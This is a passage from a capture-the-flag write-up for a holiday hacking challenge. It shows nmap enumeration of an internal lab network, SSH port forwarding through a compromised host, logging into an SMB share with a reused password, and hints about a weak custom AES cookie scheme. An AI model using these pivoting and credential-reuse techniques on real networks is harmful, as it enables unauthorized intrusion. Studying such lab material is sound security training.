
Linux systems can also interact with a Windows server using the smbclient utility: `smbclient -L smbserverorforwarder -U username`.

With SSH access to the web server we can now begin enumeration of the internal network that it sits on. Unfortunately, it seems that we are in a restrictewd shell, with certain commands being unusable. Conveniently however, the nmap command is available which we can use to enumerate the network. We first look at the host we're on to determine the IP range. We are 10.142.0.11 with a default gateway 10.142.0.1. we can deduce that we sit on a /24 network and begin scanning. Our first default nmap scan returns several servers, but only 1 SMB server named EMI. This does not seem to be the SMB file-server we need.




```
alabaster_snowball@l2s:/tmp/asnow.Jywh3oYZAXEiUARbJZMbZb5p$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1460 qdisc mq state UP group defa
ult qlen 1000
    link/ether 42:01:0a:8e:00:0b brd ff:ff:ff:ff:ff:ff
    inet 10.142.0.11/32 brd 10.142.0.11 scope global eth0
       valid_lft forever preferred_lft forever
alabaster_snowball@l2s:/tmp/asnow.Jywh3oYZAXEiUARbJZMbZb5p$
```

NMAP OUTPUT



```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-01 00:01 UTC
Nmap scan report for hhc17-l2s-proxy.c.holidayhack2017.internal (10.142.0.2)
Host is up (0.00017s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
2222/tcp open  EtherNetIP-1

Nmap scan report for hhc17-apache-struts1.c.holidayhack2017.internal (10.142.0.3)
Host is up (0.00022s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.00017s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
143/tcp  open  imap
2525/tcp open  ms-v-worlds
3000/tcp open  ppp

Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
389/tcp  filtered ldap
8080/tcp open     http-proxy

Nmap scan report for hhc17-emi.c.holidayhack2017.internal (10.142.0.8)
Host is up (0.00014s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for hhc17-apache-struts2.c.holidayhack2017.internal (10.142.0.11)
Host is up (0.00018s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1080/tcp open  socks
4445/tcp open  upnotifyp

Nmap scan report for eaas.northpolechristmastown.com (10.142.0.13)
Host is up (0.00047s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
```

Holly evergreen's hint mentions that NMAP's default scan can miss certain hosts and with some certain switches, we can narrow down our search. Using our new search, one more machine is found which looks to be our missing SMB server.




```
Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)
Host is up (0.00058s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

Holly Evergreen

Hint 1


Nmap has default host discovery checks that may not discover all hosts. To customize which ports Nmap looks for during host discovery, use `-PS` with a port number, such as `-PS123` to check TCP port 123 to determine if a host is up.

In order to interact with this fileshare we need a way to connect to it. Kali comes with a tool called smbclient which we can use for just that purpose. Unfortunately, the SMB server is sitting in an internal network that our Kali machine has no access to. We need a way for our Kali machine to talk to the hosts on the internal network. Holly gives us another hint regarding port forwarding which will work nicely for what we need.




```
root@kali:/tmp# ssh -N -f -L 445:10.142.0.7:445 alabaster_snowball@l2s.northpolechristmastown.com
alabaster_snowball@l2s.northpolechristmastown.com's password:
root@kali:/tmp# ss -antp | grep 445
LISTEN     0      128    127.0.0.1:445                  *:*                   users:(("ssh",pid=1999,fd=5))
TIME-WAIT  0      0      127.0.0.1:60530            127.0.0.1:445
LISTEN     0      128       ::1:445                   :::*                  users:(("ssh",pid=1999,fd=4))
root@kali:/tmp# 
```

For this setup, we're telling SSH to listen on OUR local port 445 and forward all traffic to that port to 10.142.0.7:445 through l2s.northpolechristmastown.com



ssh -L 192.168.1.188:445:10.142.0.7:445 alabaster_snowball@l2s.northpolechristmastown.com
192.168.1.188
445
l2s.northpolechrist mastown.com
22
10.142.0.7
445


With port forwarding setup, we use the smbclient tool to interact with the SMB server. We supply it with the -L switch to list it's shares, and the -U switch to supply it with our user, which in this case will be alabaster_snowball. A password prompt greets us but what could the password be? Well, according to Holly, Alabaster likes to keep life simple and reuse passwords. It's worth a shot.



Holly Evergreen
Hint 2
Alabaster likes to keep life simple. He chooses a strong password, and sticks with it.


```
root@kali:/tmp# smbclient -L \\127.0.0.1 -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        FileStor        Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
Connection to 127.0.0.1 failed (Error NT_STATUS_CONNECTION_REFUSED)
Failed to connect with SMB1 -- no workgroup available
root@kali:/tmp#
```

The comand executes without any errors and we see a list of shares on that host. The share that we want is named FileStor and is the share that we'll be connecting to. We run the same command (this time without -L) and supply the share name that we would like to connect to.



```
root@kali:/tmp# smbclient \\\\127.0.0.1\\FileStor -U alabaster_snowball
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Dec 31 04:07:11 2017
  ..                                  D        0  Sun Dec 31 04:07:11 2017
  BOLO - Munchkin Mole Report.docx      A   255520  Wed Dec  6 21:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 19:21:44 2017
  MEMO - Password Policy Reminder.docx      A   133295  Wed Dec  6 21:47:28 2017
  Naughty and Nice List.csv           A    10245  Thu Nov 30 19:42:00 2017
  Naughty and Nice List.docx          A    60344  Wed Dec  6 21:51:25 2017

                13106687 blocks of size 4096. 9618141 blocks available
smb: \>
```

Exploring the file share we see numerous files (which may be useful later on) one of them being a page from the great book. The files are downloaded for later use.



The Great Schism

Many centuries ago, the Little People of Oz were united - one people sharing peace and laughter all the way. But then, tragedy struck - The Great Schism split the community into two bitterly opposed factions: the Munchkins and the Elves. The original cause of this acrimonious division has long been forgotten.

As The Great Schism escalated from verbal arguments to fist fights to the rise of actual armed militias, the Wizard knew he had to act. He reached out to his good friend, Santa Claus, who at the time was setting up a worldwide gift distribution operation at the North Pole. To avoid the near-certain bloodshed of an Oz-wide civil war, the Wizard and Santa agreed that they would relocate the Elven faction to the North, where they would help Santa manufacture presents and run the North Pole's infrastructure. The Munchkins would remain in Oz, living as before, but viewing the Elves' departure as a banishment. The Elves themselves regard their move as a magnanimous and voluntary relocation to the North Pole, seeking refuge from marauding Munchkins.


Sadly, although violence between the Munchkins and the Elves was thwarted, there remains a seething hatred between the two peoples. Despite the best efforts of Santa and the Wizard of Oz, anti-Elf propaganda appears from time to time in Oz, as does anti-Munchin sentiment in the North Pole. Indeed, the two peoples remain in a perpetual state of cold war. Sadly, the chilling after-affects of The Great Schism are felt to this very day.

Elf Web Access

4) Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at http://mail.northpolechristmastown.com. What can you learn from The Great Book page found in an e-mail on that server?

The page of the Great Book found in an email on the mail server is about the munchkin Lollipop Guild, created to defend "Oz against all elven aggression". The Lollipop Guid is known to mount cyber attacks against the North pole where the elven Blue Team work day and night protecting the north pole from their attacks. The page also hints about the existence of munchkin moles, who are rumored to have infiltrated the elven population.

Available hints



Pepper Minstix
Hint 1

I'm so excited for the new email system that Alabaster Snowball set up for us. He spent a lot of time working on it. Should make it very easy for us to share cookie recipes. I just hope that he cleared up all his dev files. I know he was working on keeping the dev files from search engine indexers.

Pepper Minstix
Hint 2

The new email system's authentication should be impenetrable. Alabaster was telling me that he came up with his own encryption scheme using AES256, so you know it's secure.

Pepper Minstix
Hint 3

AES256? Honestly, I don't know much about it, but Alabaster explained the basic idea and it sounded easy. During decryption, the first 16 bytes are removed and used as the initialization vector or "IV." Then the IV + the secret key are used with AES256 to decrypt the remaining bytes of the encrypted string.

Pepper Minstix
Hint 4

Hmmm. That's a good question, I'm not sure what would happen if the encrypted string was only 16 bytes long.


Pepper Minstix
Hint 5

Every year when Santa gets back from delivering presents to the good girls and boys, he tells us stories about all the cookies he receives. I love everything about cookies! Cooking them, eating them, editing them, decorating them, you name it!

Referring to our previous nmap scan of the network, we see that the mail server has the IP 10.142.0.5. To begin, we'll run a more intensive scan with nmap.

ROBOTS.TXT
A STANDARD USED BY WEB-SITES TO COMMUNICATE WITH WEB CRAWLERS AND OTHER WEB ROBOTS

In one of Pepper Minstix's hints, he tells us about this application and how there may be some dev files left behind. He also mentions that Alabaster keeping dev files from search engine indexers. This is usually done through robots.txt This is confirmed by the nmap scan which shows us the existence of a listening port hosting a dev version of the site. In addition the robots.txt reveals the file /cookie.txt

